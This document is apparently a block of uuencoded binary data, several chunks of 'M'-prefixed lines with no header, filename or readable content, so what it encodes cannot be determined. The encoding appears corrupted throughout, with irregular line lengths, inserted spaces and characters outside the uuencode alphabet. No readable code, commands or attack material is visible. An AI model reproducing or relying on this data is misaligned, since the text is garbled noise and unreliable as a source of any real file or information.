M?8KIG0K2BK#` 5UP"DWJ?.3;>- ` ,W%XD1B"@ `A9R4 (BV^./H) @GY, [IEX&@%-
M, 2BCAW, @X+) S3OZ, W1F2&) & [1%RH+?EHM; G7C (W\86 (LBK0+; \7?V. #YARJE
M' [([8T24\, F] /\!18&2, !#>4) KVIQ/; JM7S1HW>7' % [%2; \<ON_' TYLJ, 6@_
M8: ^7NLU7Z\$ \$VQT92\$' 7; @%<574P31X_D8TGB) N.DZ? (G#LQ7-' <AR6D: #M2 (
M] `^1P5V6; ?5MI&RJD] *++V9S!PMET-?5ML>: 73U/C:B] ZS><J.HBE `6W<IO%
MQI@7*`@W, " `C4, MDL+.9I8Z>=N (\$A5%; %J; "8JB!T98=FB3&UMB?; NS] *STAL
MVC\$R> `7*%`^,]UE<!T6.G:AG*O+I&X56-^H! ?+0K] 8N; 2*JW; P_ " `TZYB1N
M-U) -W+ F) K (R5' :DH`-R; `RCJ-.8) GEU-' + [N, `E<'W3!R5:L] O8GT%!T3`F`
M9/- (S=I1UE+M!L"<T5-22RG2-&, C2\B6#%VBSN\$4. -Q%Z^+#_G&N9-8I8&56
M#5I?N] #F6DUQL_ ; TZS (C5VO) !VV6" ^67%\$R3=/J`X"0J' S<79\`Y+0-W, 4WW
MJ+LR^ . .&32>.:L?S4!QS_0VHHRK0A-E!MX=MB6^HL;) \$ "M*-*&X'=\$Z7B+7
M [4BG@A`+U!\J\^=SN95P35`.31OW*E'<_] .JX9DS\Y`5; (H\$E<!I#QR) &X (-
MU9LE8] `3X3", YN\$Y>4%MB?F-Q&:-\4ORWI\$ ([L8WW@29-O (>&3S^"U+F+: =
MAY; &<, --F] Z1Q`RJQEV\$A\$ZY68=[) 8BK) KQ) C] ((O` (0YN [%*MN`43A0G0KG
M, TU^Z8"+' " !F?FIEG, S, UKQ=' P0JUFT.=28) [W*?8\$6&K&E#ZZZ; %\$ [V0>) O
ME.B5*@: .SW:K&B#HJ<, 4\$-6) E2)' `AR->20HZETB+T] O`Y200=JI9Q/V-K55
M#%21Q?`60;]1B! [@M^#?^3_G7^; _80?SO<%/V'] _ZW_%Q\$6^`^O/^ [X_X/Z
MCWW!5_S_ [FAHR] [_?PU (3@8`< (-V; \AP:RAB; .N`MALI?6<N9] 0NDS `O02:
M/, QAMFS6` (JQG `B", %GU@SD4) 55.@X%Z?3) WP_O7J!-4Y%38_LF64?-Y\$?BJ
M8&IR+4C (PFJ) M=.3JE; +%:1]=.:.4K>] ^2!9<G.-67XM&6<; 3-WF/5K [3L;
MN&UGC0N^FOE\$' [E\HD:7K+OH\/->?MS, =C0]_.RRN; . \$F^3E>X`C`^O:RYK'
MW3 [*B/ONAPTF7VA>61N:E6YSJ\?1"QBK) U! ^R>TW_7PLMM4</&0UROGP.G9H
MYB) 7">;] ^ANN (?NS `3R%1FRL=+P\#!S' ZC; +\2FB3LJ_5A"#>^F68&<\SH1S
M7VJQ*GP [H-\$9D) ^WUL9#B!OVIMR7!\F4.PX@`"AEBUK341' !# [X?1OB `*TA/
M) ".DF* [=@^I` \$FLOM:TPNV`O*N\$=N<#K4T (G16!4QOIUE] \$F6?0R>; EDIZ8S
M0W.A=N ()AMTO<C-K@5U`B37#<.+R'=#G!.Z<RG=2?&@2\$>=) WP.3P7YP`P<E

M@+G4??]HM-8)CMRKQ0_+^OG%;QE:=0'P^^)-, #WYM\$RN8!'HSM,]ES=C2T-
MI [%,@?58[C@%B[?EVQ4WW'ZP61O+%4VV%/K'41_T3)W\82'SUF^EQ0]OD-K5
MXM;CMF5[K@*90#M>;!(\WC(2?U'+X&' '^UHO\H0>!O^!^04R(_Y@6&/S#1WO
M:STZ/6_3:=. ("91?Z:^0B_*9.RQ'X)!WI&Q&W\ /C1]@%2MHNr>F&CHL(JB>@
M["ES#QFQ1R<NQ[]D.#LD/XOK6B_%V(N4N#F;EDD)]BJ3MR1AKP*(*X^98BG(
MWQ\$2P>"&05479S[XG(T%85Z_JE\$O%187[\$UJ(<&S-YIEJ3M"N:306EC>4[/]
MP1H9TC)K/]1-' ;=\$+L1IT/>'?YN'1<]#; ; '#70U\X2%4V:#FK&_#9%Y54\
M=PZ,N\$*24E[(A;^"I/('0<C415%/>2F;2#D]@QFPDC0'AR@-\$"^\7P2H,Z5'
MY+PJL'=/6(B4?[BTO,Q* CJ][IT[<MC@'4MM+%CZ0JUJ_]KB2(L-K<S@PLSFG
M^6V\M1[#DJ90AR,8K4M8:JC^,>\$4=GU; ;V(7(\ ;#JF?:=!_JI3+1BPO'QJHA
MN:<&H7UC[[SOG>8TE.5"L\8KL]'27R(R<@)RDR7P'A.5"KULW*DCU,+G.R1\
MZXNQ)JGVG@TZ73W5(PM96?[-QN<@_@\CYOSS&3:(GVN<R>HR:,Q!'HO/4-1O
MBXGERMSY5(B9VT;, :1:YEWIJ!2<M);=FMFF8%N:-K&_A3D?YIE^UC-2LAK+
M9T%\HRQX]:X'@RC_JUB%I[%5BE13:GV1)Y^]0BI7CB3MZI3%D<W&4O\],,G
M6\Z)EDOF^&7@CL.I1P*DBZ_,;FR=+I&1_:J1&ZA"Y3N97V!7^BP#?/\$EFG
M;%#/.V1[8=%\QG2\$F5PMBSS6<L6A5L&X/M6@ZC*?TKEVC4XF%S+KYT#IC#
MK.0?FENY(TYW.D6;Q;%BP>(_QB*A<3/R\$*%#&O'+^H]5F]@G2AN"\JV:I2MJ
MQJ%I[S9Q&Z56#60*'RO#95'N5ZU3):-N'=0(\$%8*D\)L813>+%37\$XYF04K
M+2S>-" ,VH8"Q!RO?)BAXEZDD/("J8Y*")E2VT/J\]\$P(=_S\$DEN:M\C+0<.N
MJ54<<. ,M&!':Q4+-C\$9P1-SL&GMR*VGT?]A[\$D"HNN\1%9602J)>*.O,,':A
MK* &T6(HVC9DW##/SQBS6M"*5E+1\2KOJ:U%ID39:E\$2EA4I*VM"F?5/YW_=F
M,0:A^OE^O_G2C/>O?>?> \Y]RSWWG?NE7+=B<K!9ZL^WBQ8RT83D_QU5/@
M9"]YZ?.I/N?(4)+@DE&\$F/6:QP:LU)\??;T(OH+OE?9@CHQ-V0?\V@/7@U<.
MG*/ZO7!I<&WY<QONF8QLAV/V+MLV%9[D/ILL&ZN<GORR^@LO96REDS&Q2K[D
M]90[.[WVZMT#3'KJ; ,4@==Z'P2'GT]U,[>EW*- (K5IM);U&L# '>U+J8?ESEX
M)ZQ;AL%;C43FF.K3RCX)3\ \ /D?/77MG9JD]?I%YW+?OB@@CE6QG9]?+03O6\$
MY-S'U@D%R^G<"9&3E_U-<OH/&Y+*E,I'A/HM4U,WE,,?0PJ\^V6/!!*+U
MVLG(_"O+KGMH+JXQ_WNK7W72O1M/9TV_F.%D,62Y[MWR<B_9)Y<V%TQ/C-RY
MJ<=CI4&#\$\$@_ ^ATL'%3CZ<+I-O#XEF[>;^VM+_:+?H]+_%SL?G_(Z#TG\$U(:
M"&\KJ?;FCJOS3EIZY\$>M4]^9/7':KMB;%8.5@D9X!#^YFC?.=^9J5>\-L<'K
M#O>\$K,_E%_1_5E)J0=CVD.)6_M; &R4^Y_X7IYUSK*<Y2A1ERJXR'&Q#VYS,+
M*^>]FNKK[+;N+JJRNIR5/YA^R?[C'VQL]S9PQ^U_4W-S\R[[OS/2[]]'?4>P
M/3?!MW7^QX)HV3S^;]?^7Z>DG]__SN-2!?!>_HR=_2.QQ&.\$A4(7)L1&PB)U6
M,) ?+LB\$0..1@F\$'BB"())2,, 'HD5BG&,X!G_JES!'S8(FP8S^?=8V&F%H<)
MDDGTID7XG!800:._@U_Q2:71Z` (O\$!K5: +!8, TX*"N2V4'P/P@2.QB<0U,X&
M6BPG;"&"36(%".[WE"C)!0W9:;G!=#H"34'8=(H1U%J4-G[G"*!W!' '\VBMT
MWEV8O^?_!_!GUG^ZXX]W2OH#]/_]1\3D-E_:<K_F?GI!;6?]S07VS]Q_?E
MH3^00Y;^C.[3\$Z39/2F)X&]YEIL_P(3":_17VG&OV5_@H0;7Q8_KC5"Y\$4!
M2CE0D\$'8<J6Q8?2F<@[DY&W6">"-S5)2?3/1Q:3() ?I4:P9I;\$%HZHKGC"N
M']I(]S)H1"ZRH)J< ,=JWL%_OV=\$:F]-6CKAAENH^;\TXQT%KN'G\$M!\$; "I7*
MS3P7S559EXF3HUZG>23HJ*X<U[/W2)+[,NG!@P<C!S,OK[F?>C^ZSO]K0>S5
MZ(.X4[J#"P,O37FW_MB\$3Q6'9M?5?;L"_AT;XQ<:=-3;:6.M0G'\$R0D3NZ&
M.3?NJ3IJG-B[9&]J>=W7^G?RV092.Z(9SS)^V'O?>4B3W[W5-<Z[_U&#(Y7F
M!Y\:.G00\9WDN^O[/F7SX>K*/A.2>^3/N]FGLN:+[BC:K4&A+D<,WBU+[ZD5
M<E+U;'>7K'_S3RC.Z:\GM?JXSXV5.CL&/XU76IGHW#>Q&^-696DL<C)S-F_S
MDCK'7D\5<]=GI"]K>'H&T<CM?U\$&AG2NZYGV[[NLY^Z45"FO@/HW%^J.9,=L
M,IMZ-4^QM.>'C\$?&]BH_WDX+F//&0LO30#DEXZ6JL]FS0/,^2Z27'I]<Y*DY
MP_W^GMSM2L:VQKGR?LX9UL/Z?:S)"\$[8O.ZE>_4%5\?]1^:9U'DF9*@^OF'P
M; \$5WU\7T26XWAX[W7QC2W28YQ>O!3?I0*9GY6>M*5,/BEAN2;]?VZ"XKPW!*
M\LTAWG^ (5MFL\$J>M4%-9E\$YM'W<H#&?W:HL?/&N'EHQSTRB5#>NG%?[+MWX
MNDGHHGJ;BRT4INC4,\$ZD9T<2/*:<5N\$Y]2KSVYN5NE%_ \$7DOK8&SZ9^2` ;/
MQ'7HV"+WC;U\%U]9PYL>\ZKOXI&#DA2OV>B\HN1\K!AZ(^WXB'M']K7.9NOT&
M+\O)"ED_73U' #^#&.E[Q@5J\L?JS[2JJ?JN/+0F]6J'\?LV]Q9.[9QK9^*Q:
M*.,1'T>2ZV^0M'#2FZ3X-N/[D[U79FLD.<=+K]Z<Z"7MZJ0VN><YJ>VJJS?'
ME<IDJFZ'EOHF3)23)<F'ZA3=M4CACIQ\$NOB&-W*7GFQJ;'[-.OC" I+W*3_P&
M1Z6;+QPZJ>X@]5JI1G&NX[2# :S_FAR0LO?OEP<%I;E^6^E^/'M9_0_6; &7,+
M_+Y^ZR=7."#U8^1YBZ=_@>;CP\(^!:Q()L!A17^V>75#EIQ1MMC_)6;J-_R<
MN0_J3]YOZ">K\$MKG4MS[# ,O7UWP#MJEI#&L))_FF+#!3LZ-['M*]2-M=M8PU
M3B[T\4V=\$KA<Y10WH^QM_KX3>CX)_L=>*WB<4=N0^=SO[I<@^N#/UD\$PGNRSR
M=!M%9<_G;7!'X^V4'GW9<VZVJ^1KW#84N(P=-: &RIJYP=7U.R.6(O_ ^6V=_W
MVZKEF;GK/SZ^DU_1NSKBA[[]T65]]^<LG+CVCN5;C7U)Y"3K+<P;A6]>VF@N
M>&:J7+;^O)*;H6BZT-U7AUE5:V\FO+^KO_];/DQ^0<F<R+IO0B?O@^ [Z&X
M]R"V^P#K[=_KWM;]F!;SV%G/(P6S*)8;Y5MCU]P8-R4KS+W: ^; ^-?#C_:5*
M"Y(?R\GN=G/I_QHV3,OWR.[[;>7'CY5CLXA+\M? [[*?!CE^>W[4</NERN(F4
M1Y7:^253-)_BRA/VSOP<]I4S+<O5V.KC@"+3H2->\$K:I/'US4<ET/*WR3.7.
M0^FD(Y2'AFX%T0?*O(R6;^7*P3*'KS\N<GKLT8WRL,C_+[]E%DNVQ=_+OV=6
MYIAKFQ]Y;% .9WT!&UOV+3HH7)" : [7HOVB.B>F/#%2^U*1J&I=LVW\YLR=N[4
MS,25&03.7+>]5D[:H/3"XT?YK61EH8#9UY9%)/G:%/F+=:(Y7ZUCUM5UDF&
MMHK[WV-G?WS8D)]BXNC[8.7&YX4Z,>Z1O?SS7KBNDE?#O7JRL"BO^+Q=P&95
M:BW=O^CAFG<I9\FE6Y=/4C@TO8*C68W[H9/\VN_:#^7'F>I31NS(S'044S%!

M^W2>665-]UCS/D;=#+VAY" (A@-VB@Y*4_?L&95TQ\$') ;T]FZ:6I_=?UNR [K
M, (L7S' '+&=S] TM303, 5, WRWV:W8J90; IQN#YQ99-#>69UY\$_K2Z] 5. ZQG3AI
M3K_; 1T_, 5?L\ [HAGT6 [&^QT/9 [FJ^_1VO7; \D:ROHH_Q\$TOS_?, H6' ??PM&;
M5F0GK#LW1/9#K>X^SR-# "M: .ZJ] 1L\$4MR6) U=L (G [25] C+7 [V!1. _++Q [*Z;
ML:ZR&T* &O9/; Z57WZ81?M^* <I8/ (QA>*) \ =2^SLF#@J] EF16<ZK\R#.3/18U
M# =M2YE1V-S^=-"; +E+1PJURQGD&T3?FTHT '!4"O.7Y&EXVR_X#?;] `JV.31H
M<.VQ `2MDC^=SZO, _ =R?E/K73368W%=?>1&2X; &UU, N^*1"5; =M/Q6\; ?>D
M, VG]' AW'; _=: '&E [/SOJW5/FB (*X' ?E) C) **<UIQ^2GR2?+*J64^ZK8T7/*C
MS:L>EFQQ6E4\$' [RS5TU3DQ=, W&JEO>"9T_I#?4 (9CV)+GSWN-ET6KY*G/K?,
MKSB+JQMS/TS#8+7"B?"76KV=O' :IEDW=<) GJ: ^ [OA%NW=N-A) 94I (UAQR [-A
M&6^=\$A?%Y7D>, 8' F^ \:M9-U-M*; M/: #G?=8O=OJ0E, QGSY] O\ S% (<1LG>V/W
M!T2-&1]UZ [QL; NI9O_ .G/X=J7+0KN/862-&3^O%CU (Q.) FM/EU7\$ _5"Q\1XZ
M^*KN&+]UN; TK: ; O4W\B_Q*\M2EJ^ _' QU' 7Z^7&5) 4KO\E.SK; 02#, GOG\RD
M/' ^P4\$,] FW) D' \E?') 25<^! !^V] /9+' A! !_*OR4G; 5HAJ/S\$ </AP=07.X^
MT>N' ZR8_ ; **' LJQT; MU0) &]=>. +3%!=2PT=N5<K/' . \1L\ZGZLMLJ/Z2.Y=:
M7W*U) #NI^K! 21/FS2P/\N+X.LBK+_TJ5ZKVHX&C) IKQEO `VWLDBU# +<J: ?7M
MJA [ZLRM [Z"2_WP8_+WQ?O! S_ = (E5CX*9 (P*LBZ, T-UV0V8) 7X4R] Z*OX-C] W
M/T?ODXJ) Y3+"#8TZ] :E [6"Y) R_ =^5O>*M (UX, ' 17350<:_<] KW>+SC5XV*L]
M7' (?T5+* \ -*/4_7#98V_Z\$; K&W^ \ /GS\#23R2M+AE (2<U*HC*?5WUL:N^7# /
M\MJ] : ' WM [?>^1 = \ *X&3D+, M) 3?. [->I' U) XW) P=, IEIHQQ?M633' 65_CO/) X
ML^M52A' \$%VISXG) N7%@\$] , JCG/<; CZP+FAF=I%Q-J_!) Q! VNNA1YJB%BZK37
M (Z: \ -4OX, G' MQ?PI89>?Q=RQ^*8TX>6)] ; YIES74YZ95G0U_R) QV9 (?NU6D*
MRP, CXPKNY\H-TSBX.M:M:NCSW5MM (.NS06, ; OK_/GN\$^ (5H [+5EV6^V8VUFQ
MNIJ] HL. . J&YGAX6; U; R') NY (<F55? [IWU1RROG&3K%6RX^T4N=. 4-: Z>P6
MPB>M66_2; V; \$E'?WX6YT*>3X5?+ZX68.O.1CY76 [6Z^O5M77+5Q [+*J) J1Y-
M^K3Q^Q@:V] ZBVKL/V=QCK; S/QB67JI92>* &7' N. (WHMU4R.) OD<WG) ^HR+' *
M_UQR/: ^J_% "#9B@N [; ; M2^& ; .GCCIC\$#4F. &VZHDLYC:NF46_EN>K?*200<
MR=/DNR5S4PTUH5?4GEQILJ.M; KSVR1V' Y: &; <DHKWPV (73=VS>S%*) 6K (F) ^
MK%E () LS: 6S6W; V7! SBNQ_HSIAQX5 [.M9\J (O2QBO2D\GS/DE9*5Z@*' CT&;
MSJ? (K) IUP (#3WRYS\&TB:] 2764KZ. _>MD5JU: .XM.W@60G' 4! \QF=;] %; DZ
M98SQY*I" [N&A69\ ' ((H-JP"] #UG6FY7O+B] [L. -PC_' #MOH-/C_>5T.9; -S0
MG?SD7&DF=R5O@^6! L#L?N\$>9B8>WSADU>X-: IEZ_\I7@?NFO\%9 [/ ^FZ/0 (
M>?WZX_/; %I^55/I.R-BM+/7: 9<FMKT-' /WPS/_FJ\FY' N^%] CO2X<MK' J6>A
M6ZWF*OU^: QG! _=Y>VE+' @8XF+SPV4*N>K6&4, +KZ#=SK^0F\$RBC89.H3F=H0
M53\B>4#X0VO] P/?XZHS7NO) : 9^, KEE\$GQ [>HR [I1X+R\$<*E@^ [: =@6] %LDP
M' -^>4>HY_ [S6] H+Y%>] >7+:/UTW5I5_HS5, ^L/?2] /-?7^4YWIVW\] .] RS\J
M; KA5/3RA; .)] !W?5, ^M1C7; ZH1KOZ8<?NX; GO2M-M0C=K7Y5WT%EOHGZ] K&)
MY%-JU' RZQVI=XZV.6] &; /T<%+N-OQ@>N3_-3"CCS?.&HJDSM44YIQ%PZ+>2X
M_@JU/9&U) 1' ' OKZ (J7&?VS, RI) ; F*LVXWJP5: YXE&Q] \ 78EG=F\ZV_ ; S*SA
M] !?' 4E>G&=XV?3MR8T5] G [=GI') O+"!, U4) .% (9\$: IT_4S' VA6; 4DCYCD1Y#
M-BY/#KS9) ^ .U6 [2F; CYBM&9T=1B<SIMQBT. J' JB&>UDUY00S2*_! 9E^J+36 (
M^B-: JV\, \$&' I=??EW93] ?QR7] 9YUY3M\$-D_+O_3, _D+P@/YR) U4-R_%! L9\ \
MW:K>G) T?<WM] K, K\TQ\$#? (I&/OD, <TZ? ?FPYCOQ) F<%F, .VMJV7C=XP; P\; I
M [T]] XS\$J847RXZB] =; EIR3>_T '=') S* <&EQF*7PFRB5&A) [O, 2920R, FK>; Y
MPJ?&U>=. F@P# =0X-H' <6I '0<"N=XG=O3I] 8, N%MD68 '9>_U1030%. 4YMX; M
MSMKZ-, SU8P_] &8#@0?Z@S"6?SR\W [K\^ZD>/Z8.6/RPNS8L8G#) CT_G+O7: .
M7&)] O: "_B51YO] #; FV (2@' @8I*] CXF] ^ ^M"Q0*_U2E>E. #?/ &^U+U0FH#9K [
M<=#A/C7N2 (; AD>1796-KAU82+4NMY (H7IWRDI&O' ; [']] NEYTNIZ) <>#O '<.
M^UY\ [V' !K; RR#: F, R] IQ) 2I= \ [; ^UM4W2&5' \WK*=B\JF] \ '3; D_H7C&O+K#
M^*N (5X=MJCULPPB?) /M; VY_U] =Z>+ ' #Z7%*S [2TMY_* (?) >X (YKG?% [8CRM
M^Y# ' # _<=-H_2# .XWY, 2H] <10V0WJO?<E' 8* R; ; _>WJ>X<5P6^7.U [/ ' 3Q <-
MWMWOQI=X:L] UJI9I48FE\$, LJXMI.5L; R (T_] #C@ \5*J1V: _Q53JTO"\$NOI `S
M\?A-GYH/AQ_G^Y6LBBY-W#S (I7*' X]] CWV<0R/! 3#YG5F [A7U^I_A#?M&) 47
M_V\$ L\ \ (LZOD>-HJ>1_>D32KV^LZU&; +\1) ; ?WJJ@, ; J46; A] 7#] @726O.NKE
M=>>9%W&>U*. #O, \%LP, O] [6RG&L.9M>' *2. " ?%Q-5RA&FE01W^A' GK. \EKAY
MZFE0Z2<%0^>>K/P4FV1R?: KA [M '*S_V<^O\$+ [FGK?WTW, @RF7S] 5<K) X9*^ \
MQ76' #S `B>P] 3*#VR [T: "RRRYLUHF-@>^ . ^ _ \$ _ WW\H^=B5UV" SGR= `U (U, E>D
MH^>I7MM9:K) UUYO9=HNV [/C>7\ M+X; 3# +%UCJ<?SM) 3\0DL+B<&N" T/D* / . /
MSG?8' /] IA\$. 4EM?! T@9S6^D=@Q: <#7EZ! "EVVFI9U2\VYO [[A (NF4D7. @V6V
M' K) 1\ -VER20R+\$, 3 (-+) T_GWWV=9C4F. ' >E] T+X8<7F>8E_L3\<IR [: X7QH
MAM&L@ \ ?+%/W672WW=O) <^JROGT*: U>W' AX%SZ67H' / ; 09 (; Q7/?=\$; +/UP [C
MW?MP. +>D0?I1CT_CAAOEH [; ; =^V [_7] , O [3^AUU (W/ [70'] E_ \ ^TZ_Q?IZ3?
MH3\ _ \$ @ZGS2W^MO; _3"PEW_SMS3O>O^_4U) [] _ \ 'V3' Z<^RQ/2M; /NTA-\$2<
MG98P6) R6?6L [7; 8"9D&WNL1 _ =. C [TH=GO\ . _ 'Q/ \$ I -&A3G</ [#_ ; X) N] C? ;
M_S?KFO^=D=H [_QD">O_NWC\ \$L4CD4% (0D! H (.PB/1N' ' _ _ (@OC\$*A ["X<%M=
MT\$4T\$ `GH9BNYXSQA `Y" (*: `9*+3R-@1 ' [&M_ \$ "8; J<UFB^1 " " +A) 2J `; FB"
M?. \$N) [; !*0# (!RH0: J (*? "GX\UW^I JFMOM@WJ6-+PPX: X* @T. D" / ?3-X6 (_ \$
M1BB0R@) : \ "OC^67PG@ [NX [70, P?-@ ` `TP4\$ (6W) 8\$F"\$I?#C' ' S' . [FY>#4#
M9DMHI; NV! " ' F! -0AB) \$' U0Q") K. ' NC1#) Z6VY+^/DS. -2NUHQ) >FJ</VOXFE
M&; '+_N^4US [Z4V `JB4?GXEELA (4>U (([@HFV ['] S<Z*D_X=> " =VE_SLA: 4, ^

MP30.!\$0U#(%/\$H^+,\$C803QZ%!0\$,V\$VD/<4*#`*\$AA^D`^"T#EX!6W(&8&8
M"! =B`%N!&@5Q16!P.,_A@J\7Y.3F,'Z,BS<TQ7W<.,C1!7+Q<O!V<1ZFH*T@
MWB@#\$`A"%@0)!#04LT)C29K\PA)Y2-D*'O*,X7)B!MHG61" `RJ ((P:-\$P
MU,B.\$ (# [R8W&'9=!:2!Y-#H%XF!5T4PC4%<+>RC&Q%I&J+*#&\$`^L&D4&. ([
MMA`7@4@4\$HN+`>.0V33T*P)%`;4.H(#J: !PQ".AL'IG+8\ -X!?!THN`IX*8@
MF(M7X' _:">81SNJ_5*.U<_YSV.1?UP\$=7_\Q)II8=,G_SD@=H#\:->^7VN@X
M_4V`4NBB?V>D#M(?BYK8T39^@?[FEF9=].^,]"OT%XN:V:XV?F']WY) ([*_
M9Z3?I' ^ [W, . . T] \<B (`N^G=&^C/T)W\$2+G9A47HEVFC3_S,SD: ` _ ^-) U_V^G
M),%J+-328BR?N",5%&@,%L+F"M<%\206"R^D]TC)3(2#=#^0Q*708U&/Q`NDT
M,H2%"X<:>02" ([DPD*!A`\48O@O0AD80\$ [\02.7\$0PS,2\+]:%*^8OLH&O
M2&;#J\$N*APP(6*W1\$P3>&_ :7H,EPU%-F\$Y863U^AR`. *1RFN&,7&9%A;R[(
MT<?JQ(A6*#D\X!CB1?5:J#`RL2S,=>*` _` (: ^5J;GA1=<=HJ^%2DH%JL0^U_J
M]HG2GYK_+BU-?%\$J8_Z; `FDO^?X/D`! =\ [\S4COF?_/_=B_ ^YU\$>ACZ0P<H%B
M^J`35/'8QN2`AR:0'61B:FHYDI_%IH6#.2_((X(\G#7*L"-1<(U5O?E;X7`8
M^T370\N2C(3/'O6Q@OR60! (\)@-0 [D!T!`%APT7X#_4@ \$J00A(P6Q5:N)*A\$
M`?U@<O7(D`&D!7X,H4#L&PXD2\$M_I+`"C0KID?%8+SAZ@?KZC:V"Q (:Y/#83
MU)HP%M(258EM;\$Y4`/ (3%HAM.DR`\,CW)X4CTD<[4TT(QBR&2CTG(!NLRNCK(
M[YL>_SLH8@1IH26T(/W&0;0.D8A"Y. _.=9A\$`)-?I@E4X:>P98!^HG\$[VL1&
M0?Q)>^@8B,*V)%K!^,6T/<WPAV;:UKA,)1M">2T*M-+8!A5A8QQ(PYZ"#UM(
M3S1HG`B:/L@R-&S* (<*J(7:@8@BH2`,`?DH5`0AN,\$O82]#`^:Z('F0&B-* (;
MY1VHL9L@<2)H7')P(]J@9F#))`X,H1@`L`'GC&R:*]A^P+(EFR?J=:!E8ELM
MBQ%,+-O,7)A/;"D;9]%BSTPE>M;"M!/CR*B?3`X)EC0U,S4U_=D\0/E24\$B"
M9WR<G#%QPX0CT.]B/23C?4R\$?TI,?;X`Q\$B-R3<),2"0'23(`+>7VBI`01
M5#6.-`.*:D*"2M9V;3URN9-FR40H/\$N4R!/%Q^W"<XMPC)K%9:U<8M#P`Q*
M%\$%BU4`1\.`^?UN`_E_Z4_>?Z_:?B46S\S\6Z\$>7_=<)Z5]K_SEWV7\=M?^<
MVV[_.?)Q^_Y-V^V=II\SATV^: !&VQ)5S[!(L;J(*5:X=<7ZSVN5/R7_`7)]'
M_ALWB_]!M.PZ_]DIZ5\K_QV[Y']`Y;^CGH^30S/KOV59ZOC'E8!CYR@!Q]]1
M`J3_9E'?8OI3\M_I-^2_>4OV?Y?\ [Y3TKY7_3JW)?^\$*4`O2W^+?*OF=VF?Y
M.XD6J-I:FS)NA!\W\$@E\BS:\$O<60"'JG7Q'T_QM"O0/I#\E_F,/UB6+!)BUJ
M@;;DOXFEY/Z?I3FQ: _^O4]*_0_Y+'D40LBO\$/WD@E'/"QWK8N0#AL0`Z`@0W
M^E`\EXQ*%C/BR!9R,`71<I8IMANC(+9K`WZ;`6M\+@&J,.,I(`H"N@T+/D3@
M\,8C6\D7@&V]`8>W]@`E8Z0N/S_Q<!31[:8+8+>2KX`.#_W?^!@Q+\D_2G[
MWQ.AM"S\I=J4_V;H9;\2]K]EU_T_G9/^`?*_! ?L?9=C67(!6/0#3?ZL#&*K
M?3X`9E*W85&WQ_K'+`_3GQO^IK]B]_G;'Y(H*6;'L1H/(1A:LP<2',%J>/
MZ`B`H9T8@-AV#,+,W/SGHP`%FJ]188<\4%W^<T1Y8"VTA*80%+DN0)TP/QS
M(V;8\$BEV=J0]#;2\E,=OH\US/`!E(>TAMYEQV[@R;A5;H=-F3)L!,!8#?LR,
MC5#O-M8(#+=.`V@X2RMK/@/<\$13,P#%P@@RP<85"\5*H\$B,)T+Q=)@9Q`UN
MY2R.Z!Q.Z#3:##%1ED[D\$`C01`<?) [>F3\5QA(*8%C(#%# [R8`VHZS+>N5G]
MEHZJ8&N_H@TN!SU]2`1+M.S9#E+@B`)5B;6/Z>&L#0+!,&6:##<V.%,K*Q^
M2GYW_F)\$2QQ&PY8AVI9\$&)NB#;7" I6A6LS,VSA!%A"EGL:U`BB2B*\$A+LH" (
M\$@V`AW!@N/J-"EBL9`AV6\$F<FBVP`:H70C#^;\8T@6R8%-KBZ:1F7"\$.\$,*)
M`X&*A2*"T7=X]?@`QJ!VR70<T<S8O*T5':R,A'0' [&?2"O^92.(57<</%!5V
M%&I8P=B;E/[?6J_YT^F/O?_Q&^O_EF9=Y[___J?2OM?=\NM;_)0K\Q/QW:) _M
M[_!`U_\=_K/K_P[_H?5_J.5#ML(\236-\$D\/'>APB*B/;9@WI9^`*9L[!BTK
M:8E30&UJMG;*`G`&1V2,6W)?Z*EY/H/T<*L:_^W4Y)\$!<LB@H7:8R((CQY
M+XB,\K,H*_A?CNQB!)\$X\$`WXSQP``T>%L0FT=%NH,TT">2"4+\$H+, (8+%CD
ME28#0)CTJ&:]Y(=PP0K[(SR(3&*B1?@A:WXR6`Z/'`QZ!FI!NOR0E7@*C:V+
MNF<8:#HBB"PG[!5J`D`\DJ`0G0*ST=<BL?JH\ /EY95""Q>,*ZC7I*Q#K"-9A
M@"+011H3AH*1" `P*Z;#Z!L (&)(X\$(D-0QQ:\$),_?`H,E!VJ80`LM#` `34<B
M4#74.)%ML-Z%PE%X#A=APS_I`RB#%1\$-:U\$HM-(G,9*:,0XM`+Z`62CR`7]
MQF-\$@B\$6T+P1")L"1=#H=)0S2!R4+R@3#4VTAI[^1.T*2`2# .D*AJDKBJ[S
MK[77_W1JI_QG"6U",K7U>]Y:2VW(?R+0`) +Q/RR)7>?_.R7A\$!:7QJ!%8W,=
MG:!\ [IDKX"A`0 (/9QZ!%PA3T%2?, :D9G-X?>QPFE9B@`F8&T6F!;! (["BLC
M+, !BPT"JTJA1"CCP&8AP8(4F37&@862\$`A,X-,!O-*H@""0!B"MN,`/FTLA&
MPZ@TF\$XA&!@-PP`3&#`["(V1::"@@`N%81;4Q*`W\$+U4WM);ZAVHT1B1LOV5
MO&%V.(T,MZ^`X-900",; (: &XY7K!9)@&D-2QZH)WSR>RD7"@NEJL3\$88HH"L
MX0`(P!X>Y,)#OK-?9SPJ[# [?!@",D9@A&`\$PFR,[*+^`?%F0!#X3!D`T@5
MC%`X]B,58CM27=!-6QJ3QK77:W%HD5PCT9AY7!H=[\`%WE (@CPM[PUS]3F[/
M"+5*)!OE-\>!8":/(=D2![W6E@P9&\$R; (; `F)`OQ`20+\+,G4/50XP%/)P`*
M\ -U" L>9\$HT\$G`\P`?>:(QUN82` (&!QT-58MUHFD+P`P`ME2+I76P,`='=1N,
M[-J/_Y>F#OE_[8CUW5]J0_];)\$O`_R*:=>G_3DD_C__MZ^,JB/\M#`K)CPG-
MYPHMH<-DIQ4,TUE:]@H*AL-6.),S61]T`NMB"@<A!\$X1OP>)N\E@48711S,P7
M,)TN?RV#BR!T//^K.Q="M3P)!NP&+N9)<(.%_J&W\U@`6H`3C/"` \V`P?H*/
M05.WDXOPH;065Q3"X00!J07]C<)Z:Z<E.0@LU#6_I'"<D@LC_`&B7AO: !<%8
MP?A0=P8=L`\$ [6,0.`!=PE3&A=Z))`' `S_?NZ4)ADTG`\<2C)L<# /0\$</40
MD;O5"\$?HQ(K&THKKSNI!>8YOK.<&H[X=6P!5;\$1HUQFD*"B"Q.0V-D[@\$]&
MH1%"HX<9*L)PY.X9RCPD\$ \$YP%\$H*'' (6=!G,\$Y=#INL*)8M@>/\<X@`W[D5
MB(\$T)H#8"&%BX]B`8XE1J)&7Q!Q?OD_+:A+85<!F8F2#16S,XPC]V*9\$A%#C
MA/^<7U07\$@1C%`M4TS`\S,9E\$!:)S16.L\E:".IT8R%I13`DHMT+IX3\$9&@]
